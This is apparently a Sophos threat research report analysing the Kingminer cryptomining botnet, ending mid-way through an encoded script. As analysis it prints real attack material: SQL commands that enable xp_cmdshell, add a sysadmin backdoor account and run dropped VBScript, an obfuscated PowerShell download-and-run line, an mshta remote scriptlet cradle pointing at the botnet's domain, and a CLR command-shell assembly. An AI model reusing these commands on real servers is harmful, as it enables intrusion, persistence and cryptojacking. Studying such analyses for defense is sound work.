AN INSIDER VIEW INTO

THE INCREASINGLY COMPLEX KINGMINER BOTNET

Gabor Szappanos Threat Research Director, SophosLabs

Vikas Singh Senior Global Escalation Engineer, Sophos

SOPHOS

Cybersecurity evolved.

Contents

Executive summary

Kingminer is an opportunistic botnet that keeps quiet and flies under the radar. The operators are ambitious and capable, but don't have endless resources – they use any solution and concept that is freely available, getting inspiration from public domain tools as well as techniques used by APT groups.

The main findings of our research are:

- The botnet has been active since 2018, but the group's activities go back to at least 2016
- Initially, the botmasters operated DDoS tools and backdoors, but later moved on to cryptocurrency miners
- In a typical scenario, they infect SQL servers by brute-forcing username/password combinations. Recently started to experiment with the EternalBlue exploit
- The infection process may use a privilege elevation exploit (CVE-2017-0213 or CVE-2019-0803) to prevent the operating system from blocking their activities
- The operators prefer to use open source or public domain software (like PowerSploit or Mimikatz) and have enough skills to make customization and enhancements to the source code
- They also use publicly available malware families like the Gh0st RAT or the Gates backdoor
- They commonly use DLL side-loading as a technique, a method traditionally employed by Chinese APT groups [1], and recently gaining momentum in cybercrime
- They use DGA (domain name generator algorithm) to automatically change the hosting domains every week
- If the infected computer is not patched against the Bluekeep vulnerability, Kingminer disables the vulnerable RDP service in order to lock out competing botnets

Download servers

The Kingminer botnet uses two main approaches in hosting the delivered content. The first one relies on servers that the criminals registered and manage themselves, usually using a simple time-coded domain [name] generation algorithm (DGA). These servers deliver the components with clearly malicious content.

For the not-so-obviously malicious things, the operators use public repositories provided by Github. This is where they store files like the xmrig miner payloads, reflective loader scripts, or the Mimikatz password stealer. These components are not necessarily malicious by themselves, but the context in which they are used (installed without user consent, by infecting the target computers) was clearly malicious. The Github accounts are usually short-lived, because as their role gets uncovered and reported by researchers, the account ends up suspended.

Time-coded DGA

These servers used domain names that were generated from the value of the current date and time. This method has the advantage that the downloaders don't have to carry hardcoded server names, rather those server names are dynamically generated and keep changing with time. This way, if one of the download servers is shut down, the operators don't have to release new versions of the downloader with the updated server names. Instead, they just register the next domain name, and when the time comes, the botnet will automatically switch to the new download servers.

The generated domain names have the following structure:

3615.30713fdae.tk

The yellow part is the core of the domain name. In the observed cases it was either fdae.tk, fdae.com or fghh.com, but the strings found in the side-loading DLLs suggest that additionally the fdae.ga and fdae.cf domain cores may have been used (or the attackers were planning to use them at some point in the future).

The domain core is completed with the green prefix, combined from the current year/month/week value (week=day/7 in this case, rounded down), using only the last two digits of the year in the form: yymmwwyy. The DGA converts the resulting number to a hexadecimal number. So, in the above case, the date part of the domain is **0x30713;** converting this value to its decimal form produces the number **198419**. The values of yy=19, m=8, w=4 means that the server name would have been used by the botnet during the fourth week of August 2019.

The red subdomain part is created from the minutes and seconds value of the current time.

The downloader script reaches out to this domain, but the subdomain part is likely ignored by the download server.

For one of the busier time periods, we have observed hundreds of different prefixes being reached, for example:

```
430.1d2503fdae.com
4355.1d2503fdae.com
133.1d2503fdae.com
3614.1d2503fdae.com
2956.1d2503fdae.com
1446.1d2503fdae.com
1316.1d2503fdae.com
2523.1d2503fdae.com
5922.1d2503fdae.com
2949.1d2503fdae.com
4111.1d2503fdae.com
459.1d2503fdae.com
5955.1d2503fdae.com
916.1d2503fdae.com
4521.1d2503fdae.com
2926.1d2503fdae.com
3333.1d2503fdae.com
5843.1d2503fdae.com
4327.1d2503fdae.com
2931.1d2503fdae.com
2828.1d2503fdae.com
587.1d2503fdae.com
2917.1d2503fdae.com
1528.1d2503fdae.com
```

Even though this mechanism enables the operators of the botnet to change their domain names every week, they don't use this option to its full potential. Several weeks' worth of domains have not been used. The following list shows the DGA server names, with the first day of potential activity on that name. The domains can use either the .tk or .com TLDs (top-level domains), but most recent attacks used .com. Of this list, we have seen signs of activity only on the highlighted domains.

```
2019-9-10: 309CFfdae.{tk,com}      2019-12-14: 1D2D9Bfdae.{tk,com}
2019-9-14: 30A33fdae.{tk,com}      2019-12-21: 1D2DFFfdae.{tk,com}
2019-9-21: 30A97fdae.{tk,com}      2019-12-28: 1D2E63fdae.{tk,com}
2019-9-28: 30AFBfdae.{tk,com}      2020-1-1: 3113Cfdae.{tk,com}
2019-10-1: 1D2503fdae.{tk,com}     2020-1-7: 311A0fdae.{tk,com}
2019-10-7: 1D2567fdae.{tk,com}     2020-1-14: 31204fdae.{tk,com}
2019-10-14: 1D25CBfdae.{tk,com}    2020-1-21: 31268fdae.{tk,com}
2019-10-21: 1D262Ffdae.{tk,com}    2020-1-28: 312CCfdae.{tk,com}
2019-10-28: 1D2693fdae.{tk,com}    2020-2-1: 31524fdae.{tk,com}
2019-11-1: 1D28EBfdae.{tk,com}     2020-2-7: 31588fdae.{tk,com}
2019-11-7: 1D294Ffdae.{tk,com}     2020-2-14: 315ECfdae.{tk,com}
2019-11-14: 1D29B3fdae.{tk,com}    2020-2-21: 31650fdae.{tk,com}
2019-11-21: 1D2A17fdae.{tk,com}    2020-2-28: 316B4fdae.{tk,com}
2019-11-28: 1D2A7Bfdae.{tk,com}    2020-3-1: 3190Cfdae.{tk,com}
2019-12-1: 1D2CD3fdae.{tk,com}     2020-3-7: 31970fdae.{tk,com}
2019-12-7: 1D2D37fdae.{tk,com}
```

The vast majority of the potential server names are never used and never registered.


The most likely reason is that only a part of their components uses the DGA server name coding algorithm; many of the downloader scripts still rely on hardcoded server names. Seems like the botnet operators haven't made a full transition to the DGA scheme in their code base.

Github repositories


We have found over 20 Github user accounts that were used to deliver the contents of the Kingminer botnet over the time. These usernames were:

```
cvffdscccss       yut42929         huitun237
xieliang3         shazhuangq       zaiya00387
hansho23          zaiya00387       fff
paishi45276       gghhjjjj         chigutuiche
oit847996         gghhhhgh         zhizi471
muzhuoyiyue       haj08341         jiaoshq
daonaoyef         qipu872262484
leishi9           jiaoyi7992
```

These repositories were not very active, in the sense that only one or two commits were ever made to them. The first commit was usually uploading the actual distribution of malicious components, then optionally an update was made, likely to avoid detections that were added in the meantime by security products.



The typical content of a repository consisted of the following files:



The repositories never contained plain executable files, either they were packaged into an XML envelope, or they were BASE64/XOR encoded.

The files had different roles in the botnet (the components will be explained in later sections), such as:

- 32.txt: 32-bit miner, XOR encrypted
- 32b1.cab: 32-bit miner side-loader CAB package stored in XML
- 64.txt: 32-bit miner, XOR encrypted
- 64b1.cab: 32-bit miner side-loader CAB package stored in XML
- cpl32.txt: 32-bit control panel applet, BASE64 encoded
- cpl64.txt: 64-bit control panel applet, BASE64 encoded
- mini32.txt: 32-bit Mimikatz, XOR encrypted
- mini64.txt: 64-bit Mimikatz, XOR encrypted
- nc.txt: reflective loader, BASE64 encoded

In some repositories, only the CAB files and the reflective loader was present.

The presence of Mimikatz is a new development, found only in the latest repositories. We haven't seen it being used, but the downloader script referred to it. It is likely a work in progress.

Infection process

So far, the only confirmed infection method that we could identify was the attack in which SQL servers experience brute-force probing username/password combinations; When successful, the attackers insert SQL command scripts that load the rest of the components.

Usually the first activity that we observed after a successful infection was the execution of a PowerShell script spawned from the sqlservr.exe process, like the following code example:

```
"C:\Users\Public\WindowsAssist.exe" -c "$p='b3f8b7aab7d9f2e0bad8
f5fdf2f4e3b7bad4f8fad8f5fdf2f4e3b7dae4effafba5b9cfdadbdfc3c3c7acb
3f8b9d8e7f2f9bfb0d0d2c3b0bbb0ffe3e3e7e4adb8b8e5f6e0b9f0fee3ffe2f5
e2e4f2e5f4f8f9e3f2f9e3b9f4f8fab8fff6f9e4fff8a5a4b8a6b8faf6e4e3f2e
5b8f9f4b9e3efe3b0bbb7b3d1f6fbe4f2beacb3f8b9c4f2f9f3bfbeacb3e7aab
3f8b9e5f2e4e7f8f9e4f2c3f2efe3acccc4eee4e3f2fab9c3f2efe3b9d2f9f4f8
f3fef9f0caadadd6e4f4fefeb9d0f2e3c4e3e5fef9f0bfccd4f8f9e1f2e5e3caad
add1e5f8fad5f6e4f2a1a3c4e3e5fef9f0bfb3e7bebeebb1bfd0d6dbb7debdcfbe
acdef9e1f8fcf2bac5f2f1fbf2f4e3fee1f2c7d2def9fdf2f4e3fef8f9b7bac7d2c
7f6e3ffb7ffe3e3e7e4adb8b8e5f6e0b9f0fee3ffe2f5e2e4f2e5f4f8f9e3f2f9e3
b9f4f8fab8fff6f9e4fff8a5a4b8a6b8faf6e4e3f2e5b8b7bafafef9f0b7effaf0
f6a6b9e3efe3b7bad1f8e5f4f2d6c4db';$p = for($i=0; $i -lt $p.length;
$i+=2){[char](([byte][char][int]::Parse($p.substring($i,2),
'HexNumber')) -bxor 151)};$p=(-join $p) -join ' ';$p|&(GAL I*X)"
```

Here *WindowsAssist.exe* is a renamed copy of the powershell.exe system program. In the above example this command was the direct ***execution script***, which takes care of the download and installation of the botnet components.

Recently we have seen signs that the operators of the Kingminer botnet started experimenting with an EternalBlue spreader. We have witnessed this script being delivered to the infected systems but have not observed a successful infection as a result of the exploitation.

SQL brute forcing

In one of the cases, we were able to observe the network traffic of an initial infection attempt, which helped us reconstruct the majority of the infection process.

The attack in that case came from the IP address 185.234.216.223. This IP address was reported as a source for MS SQL server connection attempts, and we believe that this server is part of the Kingminer infrastructure.

So how was the attacker able to gain access to the SQL server? The answer was **brute force.** They brute forced the SQL **sa** username until it hit a match.

Once access is granted, the attacker first attempted to enable the execution of *xp_cmdshell* extended stored procedures (this is the place where the malicious commands are injected) by the command:

```
EXEC sp_configure 'xp_cmdshell', '1'
```

OLE Automation object execution is also enabled by the following command:


```
EXEC sp_configure 'Ole Automation Procedures', '1'
```

The automation objects are essential to the infection process: these are used to download and save the malicious scripts on the attacked system and execute them afterwards.

Then a new SQL account *dbhelp* was created as sysadmin role by executing the commands:


```
exec master.dbo.sp_addlogin dbhelp,'4zasq4,m`~!@ ~#$%^&*(),.; ';

exec master.dbo.sp_addsrvrolemember dbhelp, sysadmin;
```

This was also observed in the captured network traffic:




But this was not all. The transmitted packets contained further components.


The attack uses the classic method that has been in use for decades. The *AdoDB.Stream* object writes out the content of the VBScript downloader (hence the need to enable automation objects):



Then this script is saved to a couple of locations, typically *C:\Users\Public\Music\1.vbs*.



Finally, this dropped script is executed with the help of the *WScript.Shell* automation object:



This dropped script will be the downloader script detailed in the next section.


These transmitted commands were responsible for the WRITE/CREATE operation of **1.vbs** and **2.vbs** files and their subsequent execution.

```
use master declare @o int exec sp_oacreate 'wscript.shell',@o out
exec sp_OASetProperty @o,[currentdirectory],[C:\Users\Public\Mu-
sic] exec sp_oamethod @o,'run',null,'C:\Users\Public\Music\1.vbs'

use master declare @o int exec sp_oacreate 'wscript.shell',@o out
exec sp_OASetProperty @o,[currentdirectory],[C:\Users\Public\Mu-
sic] exec sp_oamethod @o,'run',null,'C:\Users\Public\Music\2.vbs'
```

However, the attack has a backup plan in case this method would fail for any reason – for example, the execution of the script is disabled by policy and the attacker couldn't re-enable it.

The second method uses the *Squiblydoo* technique [2] to fetch and execute the downloader script in scriptlet form.

First it creates a simple executable that goes by the internal name luan_exec:




This executable does nothing but executes the parameters passed to it – it serves as a primitive command shell, with the following simple main function:

```
using System;
using System.Diagnostics;

namespace luan
{
	public class cmd
	{
		public static string run(string exe, string arg)
		{
			Process expr_05 = new Process();
			expr_05.StartInfo.FileName = exe;
			expr_05.StartInfo.CreateNoWindow = true;
			expr_05.StartInfo.UseShellExecute = false;
			expr_05.StartInfo.RedirectStandardOutput =
true;
			expr_05.StartInfo.RedirectStandardError = true;
			expr_05.StartInfo.Arguments = arg;
			expr_05.Start();
			return expr_05.StandardOutput.ReadToEnd();
		}
	}
}
```

This executable is used to download and execute the downloader scriptlet (*kna2.sct* in the next example).

The downloader script in this case was stored on Github – it is a much-liked storage location for the Kingminer botnet, it is used to host many of the components.

We have observed this behavior in RCA logs in many cases, where the compromised SQL server applications started both the dropped VBS script (highlighted in green) and the downloaded Github content (highlighted in red).



Finally, the full pcap shows the endgame of the attach, the download of *64p.zip* from *a.qwerr.ga*.

Stream Content

```
GET /64p.zip HTTP/1.1
Accept: */*
UA-CPU: AMD64
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.3; Win64; x64;
Trident/7.0; .NET4.0E; .NET4.0C; .NET CLR 3.5.30729; .NET CLR 2.0.50727; .NET CLR
3.0.30729)
Host: a.qwerr.ga
Connection: Keep-Alive

HTTP/1.1 200 OK
Content-Length: 689387
Content-Type: application/octet-stream
Last-Modified: Mon, 25 Feb 2019 05:38:15 GMT
Accept-Ranges: bytes
ETag: "4b90294eccccd41:2aa"
Server: Microsoft-IIS/6.0
X-Powered-By: ASP.NET
Date: Wed, 27 Feb 2019 08:24:00 GMT
Set-Cookie:
visid_incap_1758624=M/9vFL8dTTCDggBf6fKSxv5IdlwAAAAAQUIPAAAAAADN7M74OSlBuF9juHaVj0eN;
expires=Wed, 26 Feb 2020 12:31:54 GMT; path=/; Domain=.qwerr.ga
Set-Cookie: incap_ses_417_1758624=ZGrzIMe7gCMNml3M/XzJBR1JdlwAAAAA/
dRoiHqElfjVs1XTSZ9lLA==; path=/; Domain=.qwerr.ga
Set-Cookie: ___utmvmZluBlKKB=WPVmuUnrIYE; path=/; Max-Age=900
Set-Cookie: ___utmvaZluBlKKB=mGJ.KChx; path=/; Max-Age=900
Set-Cookie: ___utmvbZluBlKKB=QZV
    XttOWalC: utA; path=/; Max-Age=900
X-Iinfo: 1-3394191-3394192 NNNN CT(17 -1 0) RT(1551255837125 0) q(0 0 0 0) r(0 0) U5
X-CDN: Incapsula

<?xml version="1.0" encoding="UTF-8"?>
<root><file><stream xmlns:dt="urn:schemas-microsoft-com:datatypes"
dt:dt="bin.base64">UEsDBBQAAAAIADRjZU13CVljBAIAAMwGAAALAAAAY29uZmlnLmpzb27tlE2P0zAQhu/7
K1Y5
N9VG/SJ7W7HQqtpyqLTQBaHKOBPHqpMxtpO0Rf3vOGnSpi4CDpzQ5hS9z9gz9uuZHze39vOI
YOjd33pU7aTBjLPEeL0GSW7JMa4WJCpjlbsjP8ZQClr7BjeQWZTlQnQoj661EtUGlP8rxGUx
tmpMhIaOrEAbxamBaolRodToOFap00ZuhdygJgU4anGu3PtG6IYpzLPoMp1HUaDSrihzn8Qx
```

64p.zip is the final payload of the attack, the cryptominer package. It is installed by the VBScript files (*1.vbs* or *2.vbs*).

Lu4n.com

We know for fact that the botnet operators gain access to systems by brute forcing connection to the SQL servers. We don't know what tool they use for this purpose. There are some hints though as to which direction to search for.

During the infection process, we mentioned that one of the execution methods was dropping a simple executable, that was referred in the code as *luan_exec*. This method was described in a Chinese article [3] with the following example:

```
 --DROP ASSEMBLY luan_exec;
 --DROP FUNCTION dbo.shell;

 --alter database [master] set trustworthy on;
 --CREATE ASSEMBLY luan_exec FROM 0x4d5a90000300000004000000ffff-
0000b8000000000000004000000000000000000000000000000000000000000000
00000000000000000000000000800000000e1fba0e00b409cd21b8014ccd215468
...
0000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000
0000000
 --WITH PERMISSION_SET = UNSAFE;
 --CREATE FUNCTION dbo.shell(@exe as nvarchar(200),@arg as nvar-
char(200))RETURNS nvarchar(200) AS EXTERNAL NAME luan_exec.[luan.
cmd].run;
 SELECT dbo.shell('C:\\Inetpub\\wwwroot\\lu4n.com\\cmd.exe','/c
whoami')
```


Not only that he *luan_exec* reference was the same as in the article, also the encoded EXE is exactly the same as we could recover from the pcap – Kingminer used it without modifications. The same file was referred in an article on the Chinese website *lu4n.com,* hosting several hacking related tools and tutorials. One article explained how to use the dropped *luan_exec* to execute commands, in case the usual *xp_cmdshell* method is disabled somehow. The site is not live anymore, but archived content can be found thanks to the Wayback machine [9]:

The lu4n.com site also hosted a few SQL brute forcing command injection tools (we found packages where these were referred to as **China Chopper**). We have no direct evidence that these tools are used by Kingminer but given that they used *luan_exec* without modification form the same source, there is a chance that the SQL attack tool was also taken from that website.

EternalBlue exploiting

In a recent development, the operators of the Kingminer botnet added a new infection vector, using the infamous EternalBlue exploit.

In the cases we observed, the EternalBlue spreader script initially executed as a result of a SQL command via the usual brute forcing attempt:



The decoded script is basically the same as the direct execution script, except it pulls down a different component, eb.txt:

```
$o = New-Object -ComObject Msxml2.XMLHTTP;$o.Open('GET','hxxp://
ww.3113cfdae[.]com/eb.txt', $False);$o.Send();$p=$o.
responseText;[System.Text.Encoding]::Ascii.GetString([Convert]::Fr
omBase64String($p))|&(GAL I*X);nei -PEPath ffff -nic tk
```

From that, the main function of the downloaded script is executed with the command line:

```
nei -PEPath ffff -nic tk
```

nei is the main function, *-nic* parameter is the URL for the downloader function that uses the popular *SquiblyDoo* method [15] to fetch the EternalBlue attack component.

The EternalBlue script is very much the same as the implementation found in another miner botnet, Powerghost/Wannaminer (which, itself, is based more-or-less on PowerShell Empire [10]).

The delivered shellcode is exactly the same as was used by Wannaminer, only instead of executing a PowerShell downloader, Kingminer executes this simple downloader command:

```
mshta.exe vbscript:GetObject("script:hxxp://ww.3113cfdae[.]com/r1.
txt?zzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzz
zzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzz
zzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzz
zz")(window.close)
```

The latest version of this component had the constant and function names renamed.

For example, where the original code was:

```
Function Sub-SignedIntAsUnsigned
{
       Param(
       [Parameter(Position = 0, Mandatory = $true)]
       [Int64]
       $Value1,
       [Parameter(Position = 1, Mandatory = $true)]
       [Int64]
       $Value2
       )
       [Byte[]]$Value1Bytes = [BitConverter]::GetBytes($Value1)
       [Byte[]]$Value2Bytes = [BitConverter]::GetBytes($Value2)
       [Byte[]]$FinalBytes = [BitConverter]::GetBytes([UInt64]0)
```

Now it is changed to:

```
Function London
{
       Param(
       [Parameter(Position = 0, Mandatory = $true)]
       [Int64]
       $QcVafyQa99,
       [Parameter(Position = 1, Mandatory = $true)]
       [Int64]
       $OMDBhEbV99
       )
       [Byte[]]$tlwoorFE99 = [BitConverter]::GetBytes($QcVafyQa99)
       [Byte[]]$tMudIkZG99 = [BitConverter]::GetBytes($OMDBhEbV99)
       [Byte[]]$AbNWYJKv99 = [BitConverter]::GetBytes([UInt64]0)
```

The main code parts (e.g. the shellcode) remained the same.


The new names are can be totally random, such as $tMudIkZG99 (shown in the example above), or some meaningful word, seemingly randomly selected from a dictionary, such as:

flagstaff	brainchild	babier	nattiest
Lucas	hacksaw	Drudge	stencilled
Copenhagen	doubts	Inuktitut	regularizes
Walter	overstocked	duellists	poltergeists
London	numerical	buoy	congeal
Joule	mechanized	mete	poltergeists
brushwood	chamberlain	irresolutely	lactose
scammers	interfered	objectivity	homerooms
straws	visage	weakening	postcards

Direct execution script

In some of the cases, the downloader script is skipped and a direct execution script is fetched. It goes directly for the final payload, downloads, decrypts and executes the xmrig miner.

We usually see this script spawned form the sqlservr.exe process:



The executed command calls this simple PowerShell script, where the largest part is an encrypted secondary command block, stored in the variable *$p*:

```
"C:\Users\Public\WindowsAssist.exe" -c "$p='b3f8b7aab7d9f2e0bad
8f5fdf2f4e3b7bad4f8fad8f5fdf2f4e3b7dae4effafba5b9cfdadbdfc3c3c
7acb3f8b9d8e7f2f9bfb0d0d2c3b0bbb0ffe3e3e7e4adb8b8e5f6e0b9f0fee3
ffe2f5e2e4f2e5f4f8f9e3f2f9e3b9f4f8fab8fff6f9e4fff8a5a4b8a6b8faf
6e4e3f2e5b8f9f4b9e3efe3b0bbb7b3d1f6fbe4f2beacb3f8b9c4f2f9f3bfbea
cb3e7aab3f8b9e5f2e4e7f8f9e4f2c3f2efe3acccc4eee4e3f2fab9c3f2efe3b
9d2f9f4f8f3fef9f0caadadd6e4f4fefeb9d0f2e3c4e3e5fef9f0bfccd4f8f9
e1f2e5e3caadadd1e5f8fad5f6e4f2a1a3c4e3e5fef9f0bfb3e7bebeebb1bfd0
d6dbb7debdcfbeacdef9e1f8fcf2bac5f2f1fbf2f4e3fee1f2c7d2def9fdf2f4
